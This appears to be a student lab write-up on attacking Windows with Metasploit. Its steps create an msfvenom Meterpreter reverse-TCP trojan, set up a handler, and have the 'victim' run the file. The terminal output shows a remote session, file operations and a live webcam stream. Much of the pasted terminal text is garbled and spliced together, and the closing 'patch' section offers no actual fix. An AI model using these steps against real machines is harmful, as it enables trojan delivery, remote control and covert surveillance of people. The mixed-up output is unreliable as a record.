

Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks


Hacker Machine : Kali Linux

Victim machine : Windows XP / Windows 7

Open terminal in kali linux and execute these commands

```
msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.0.112
LPORT=4444 -o /root/Desktop/something32.exe
```

This will create a trojan



```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 05:00
root@osboxes: ~
File Edit View Search Terminal Help
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.14 netmask 255.255.255.0 broadcast 192.168.1.255
      inet6 fe80::598f:21d0:2cb9:ebf3 prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:2b:a2:ff txqueuelen 1000 (Ethernet)
      RX packets 1931 bytes 180721 (176.4 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 1785 bytes 129765 (126.7 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 7137 bytes 1409823 (1.3 MiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 7137 bytes 1409823 (1.3 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@osboxes:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.1.1
4 LPORT=4444 -o /root/Desktop/something32.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes 45 encoders - 10 nops
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/something32.exe
root@osboxes:~#
```

Here on the desktop as you can see there is a .exe file which you need to share to the victim


```

kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 05:05 1
Terminal
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.14 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 08:00:27:2b:a2:f1 txqueuelen 1000 (Ethernet)
    RX packets 0 0 bytes 0 (0.0 KiB)
    RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    TX packets 0 0 bytes 0 (0.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<LOOPBACK,UP,LOWER_UP> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    ether <...>
    RX packets 7137 bytes 1409823 (1.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.1.14
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.14
lhost => 192.168.1.14
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > hling32.exe

```

exploit -j -z (this command will start the session)

```


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 05:05 1
Terminal
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.14 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 08:00:27:2b:a2:f1 txqueuelen 1000 (Ethernet)
    RX packets 0 0 bytes 0 (0.0 KiB)
    RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    TX packets 0 0 bytes 0 (0.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<LOOPBACK,UP,LOWER_UP> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    ether <...>
    RX packets 7137 bytes 1409823 (1.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.14
lhost => 192.168.1.14
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.6 from the payload
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) > hling32.exe


```

Now share the file which was on the desktop to the victim



Victim:

Double clicks on .exe file



After the victim opens the file you can see that the exploitation was successful


```

kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 05:21 1
Terminal
File Edit View Search Terminal Help
+---+--=[ 4 evasionanfig ]
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp 1000 (Ethernet)
msf5 exploit(multi/handler) > set lhost 192.168.1.14
lhost => 192.168.1.14
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.5536
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.1.14:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.13:49478) at 2021-06-08 05:19:29 -0400
Active sessions
=====
msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.1.13 -t /root/Desktop/something32.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder found, using raw payload
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >

```

sessions -i 1 (this command starts the interaction) and type **help** to get commands for metasploit


```

kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 05:21 1
Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp 1000 (Ethernet)
msf5 exploit(multi/handler) > set lhost 192.168.1.14
lhost => 192.168.1.14
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.267 KiB
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.1.14:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.13:49478) at 2021-06-08 05:19:29 -0400
Active sessions
=====
msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.1.13 -t /root/Desktop/something32.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >


```

In this below figure you can see that I gave a command **mkdir dir2** to create a new directory with name **dir2**

And you can clear see that there is a directory created on victim pc with name dir2



```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 05:24
Terminal
File Edit View Search Terminal Help
Priv: Elevate Commands
=====
Command: mtu 1500
Description: 2cb9:ebf3 prefixlen 64 scopeid 0x20<link>
getsystem Attempt to elevate your privilege to that of local system.
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1785 bytes 129765 (126.7 KiB)
Priv: Password database Commands
=====
Command: txqueuelen 1000
Description: 127.0.0.0
hashdump txqueuelen 1000 scopeid 0x10<host>
RX packets 7137 bytes 1409823 (1.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
Priv: Timestamp Commands
=====
Command: # m
Description: windows/meterpreter/reverse_tcp -f exe LHOST=192.168.1.1
LP=
[-] timestamp Manipulate file MACE attributes::Platform::Windows from the payload
meterpreter > mkdir dir2, selecting arch: x86 from the payload
Usage: mkdir dir1 dir2 dir3, file, outputting raw payload
meterpreter > mkdir dir2
Creating directory: dir2/3802 bytes
meterpreter > Desktop/something32.exe
```



Here by using **rmdir** command I am going to delete the directory which I created and you can see the victim pc window screenshot


kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Terminal Tue 05:27

Terminal

```
File Edit View Search Terminal Help
root@osboxes:~# ifconfig
eth0: flags=4163<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.1.255 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 08:00:27:2b:a2:ff txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 KiB)
    RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    TX packets 0 bytes 0 (0.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
meterpreter> mkdir dir1
Usage: mkdir dir1 dir2 dir3... overruns 0 frame 0
meterpreter> mkdir dir2
Creating directory: dir2
meterpreter> rmdir dir2
Removing directory: dir2
meterpreter> webcam_list
[-] webcam_list: Operation failed: 1411 d 0x10<host>
meterpreter> webcam_list
1: VirtualBox Webcam [USB2.0-VGA-UVC-WebCam]
meterpreter> webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /root/uWjMvaqZ.html
[*] Streaming...
alloc_factor 0.900000 0.900000 something32.exe
alloc_factor 0.900000 0.900000 choosing Msf::Module::Platform::Windows from the payload
alloc_factor 0.900000 0.900000 arch: x86 from the payload
alloc_factor 0.900000 0.900000 d, outputting raw payload
alloc_factor 0.900000 0.900000
[GFX1-]: Unrecognized feature WEBRENDER
ived as: /root/Desktop/something32.exe
root@osboxes:~#
```



Patch to avoid this kind of attack :

The defensive security practitioner (the individual or team responsible for defending the network) has a similar view of metasploit. If the defender wants to determine if his systems are vulnerable to Eternal Blue, one method to take is to pretend to be an attacker and see if he can exploit any of his systems. Just like the attacker, he would have to develop and execute an exploit. With the metasploit framework, the process is simplified, making it easier for him to test his networks exposure levels and patch any vulnerable systems.